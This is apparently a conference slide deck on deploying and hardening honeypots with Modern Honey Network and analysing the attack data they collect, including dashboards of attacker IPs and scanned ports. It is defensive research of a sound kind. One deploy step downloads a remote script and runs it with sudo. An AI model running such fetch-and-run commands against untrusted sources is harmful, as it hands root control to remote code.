Honeypot How-to

Introductions

- Roxy - @theroxyd
  @thelab_ms
- Mike - @sooshie

What is this?

A honeypot is a system set up with intentions of making it easy for an attacker to connect (or try to connect) to it all while logging the attempts & collecting data such as IP address, location, and types of attacks.

http://pixgood.com/winnie-the-pooh-honey-pot.html

“It’s a trap” - Roxy’s co-worker Frank

Types of Honeypots

High Interaction - Allows a higher level of interaction from attackers, e.g. file creation, running commands, service exploitation.

Medium Interaction - Somewhere in between.

Low Interaction - Little to no service emulation, accepts and understands a very limited subset of commands and activities.

Why?

Collect malware for analysis and intel

Collect data for analysis:

- IP addresses
- Location
- Types of Attacks
- and much more!

Why?

Decoy - absorbs the attacks or grabs the attackers’ attention

Research! Make pretty graphs and maps.

Cool Stuff from HPs

projecthoneypot.org

atlas.arbor.net

or make your own with Modern Honey Network

Goals

- Easiest way(s) to setup multiple honeypots
- Gather data
- Analyze the data
- Anything useful in the data?
- Learn

Hardware

Q: Wanted to have multiple systems in geographic disparate places.

A: To the cloud! And others.

Location

Q: Do systems need to be in geographically disparate areas?

A: This might be the best (only) way to see if certain systems only scan specific IP ranges/tell if different infrastructures are targeted differently.

Software

Q: When was the last time we set up a honeypot, let alone multiple ones?

A: A long time ago. Hopefully there’s not a super steep learning curve.

Data Analysis

Q: What should we use, and how can we explore the data?

A: Python + IPython, duh.

Setup

- 4 honeypot systems
  - 3 x EC2 + 1 Cloud At Cost + 1 ATT U-Verse
- 3 different honeypot types
  - 2 x Glastopf (EC2 free and ATT U-Verse)
  - 2 x Amun (EC2 free)
  - 2 x Snort (EC2 free)
  - 1 x Dionaea (Cloud At Cost) (~$14 one time, total with code 60OFFCAC)
  - 1 x Snort (Cloud At Cost)
- 4 locations
  - Amazon East
  - Amazon West
  - Amazon Singapore
  - Austin, TX
  - Canada
- 1 coordination server
  - MHN (http://threatstream.github.io/mhn/)
  - Amazon East ~ $35/mo

System Security

IPTABLES, and lots of it

- Restrict access to MHN web app to specific IPs
- Restrict hpfeeds between MHN server and honeypot IPs
- Remove any extra services
  - Only the honeypot software and SSH were listening for connections
- Keep software up-to-date (duh)
- SSH keys everywhere

Glastopf

“Glastopf is a low-interaction honeypot that emulates a vulnerable web server hosting many web pages and web applications with thousands of vulnerabilities.”

- Attempts to respond intelligently to requests
- Captures the full client request (all HTTP headers)

Amun

Low interaction honeypot that emulates several services and listens on other ports for incoming connections.

- Records attacker and honeypot IPs and ports

Snort

Signatures + Packets

- Full signature detail is recorded
- Discontinued use (until recently)

Dionaea

Medium interaction through service emulation, and it attempts to find and dissect payloads.

- Captures network traffic (PCAP, SIP)
- Attempts to download payload files


MHN

“The Modern Honey Network project makes deploying and managing secure honeypots extremely simple.”

Supports (requires Ubuntu 12.04LTS):

- Snort
- Dionaea
- Conpot
- Kippo
- Amun
- Glastopf
- Wordpot
- ShockPot

MHN Architecture



http://threatstream.github.io/mhn/images/architecture.png

MHN Install

```
$ cd /opt/
$ git clone https://github.com/threatstream/mhn.git
$ cd mhn/scripts/
$ sudo ./install_hpfeeds.sh
$ sudo ./install_mnemosyne.sh
$ sudo ./install_honeymap.sh
$ sudo ./install_mhnserver.sh
```

It really is that easy. Very few issues, mostly regarding local permissions and logging.

Honeypot Install

Select Script

Ubuntu - Glastopf

Deploy Command

```
wget "http://[redacted]/api/script/?text=true&script_id=4" -O deploy.sh && sudo bash deploy.sh http://[redacted]
```

Deploy Script

Name

Ubuntu - Glastopf

Script

```
#!/bin/bash

set -e
set -x

if [ $# -ne 2 ]
    then
        echo "Wrong number of arguments supplied."
        echo "Usage: $0 <server_url> <deploy_key>."
        exit 1
fi
```

MHN Dashboard

Attack Stats

Attacks in the last 24 hours: **1,795**

TOP 5 Attacker IPs:

1. 54.169.85.158 (797 attacks)
2. 54.179.189.237 (792 attacks)
3. 61.160.223.69 (24 attacks)
4. 98.126.7.202 (23 attacks)
5. 213.246.170.65 (10 attacks)

TOP 5 Attacked ports:

1. 443 (1,597 times)
2. 3389 (86 times)
3. 8080 (34 times)
4. 23 (26 times)
5. 25 (24 times)

TOP 5 Attacks Signatures:

Attacks Report

Search Filters

Sensor: All | Honeypot: All | Date: MM-DD-YYYY | Port: 445 | IP Address: 8.8.8.8 | GO

	Date	Sensor	Country	Src IP	Dst port	Protocol	Honeypot
1	2014-11-04 16:12:57	[redacted]		193.92.185.13	23	telnet	amun
2	2014-11-04 16:07:42	[redacted]		173.201.38.150	3389	None	amun
3	2014-11-04 15:59:56	[redacted]		222.186.51.140	3389	None	amun
4	2014-11-04 15:58:55	[redacted]		222.186.51.140	3389	None	amun
5	2014-11-04 15:24:58	[redacted]		117.21.191.206	8080	http-alt	amun
6	2014-11-04 15:10:20	[redacted]		104.194.20.19	8080	http-alt	amun
7	2014-11-04 15:10:13	[redacted]		104.194.20.19	8080	http-alt	amun
8	2014-11-04 15:03:05	[redacted]		121.172.98.20	23	telnet	amun
9	2014-11-04 15:02:51	[redacted]		173.201.38.150	3389	None	amun
10	2014-11-04 15:01:03	[redacted]		199.83.94.144	3389	None	amun


1 2 3 4 5 ... 9189 9190 »

MHN Sensors

Sensors

	Name	Hostname	IP	Honeypot	UUID	Attacks
1-	[redacted]amun	[redacted]	[redacted]	amun	eb030eb8-3c69-11e4-9ee4-0a0b6e7c3e9e	69217
2-	[redacted]mun	[redacted]	[redacted]	amun	5bf781dc-4726-11e4-9ee4-0a0b6e7c3e9e	20475
3-	[redacted]pf	[redacted]	[redacted]	glastopf	7f3527b2-468b-11e4-9ee4-0a0b6e7c3e9e	1285
4-	[redacted]lastopf	[redacted]	[redacted]	glastopf	a16f5f36-3c41-11e4-9ee4-0a0b6e7c3e9e	615
5-	[redacted]nort	[redacted]	[redacted]	snort	5cda4a12-4730-11e4-9ee4-0a0b6e7c3e9e	286
6-	[redacted]snort	[redacted]	[redacted]	snort	e50f7cbe-472f-11e4-9ee4-0a0b6e7c3e9e	18

MHN Honeymap



Stats

Amun

- 89155 events
- 22 unique ports scanned

Glastopf

- 1646 events
- 617 unique URLs requested
- 53 unique User-Agents

Snort

- 306 events
- 3 unique signatures

Stats - Updated

Amun

- 210763 events
- 26 unique ports scanned

Glastopf


- 3996 events
- 874 unique URLs requested
- 123 unique User-Agents

Snort


- 306 events
- 3 unique signatures
- Discontinued Use until recently

Updated Graphs!


Events Over Time




Commonly Scanned Ports




Alerts Per Sensor Type




Alerts Per Sensor



Alerts Cont’d



Most Active IPs




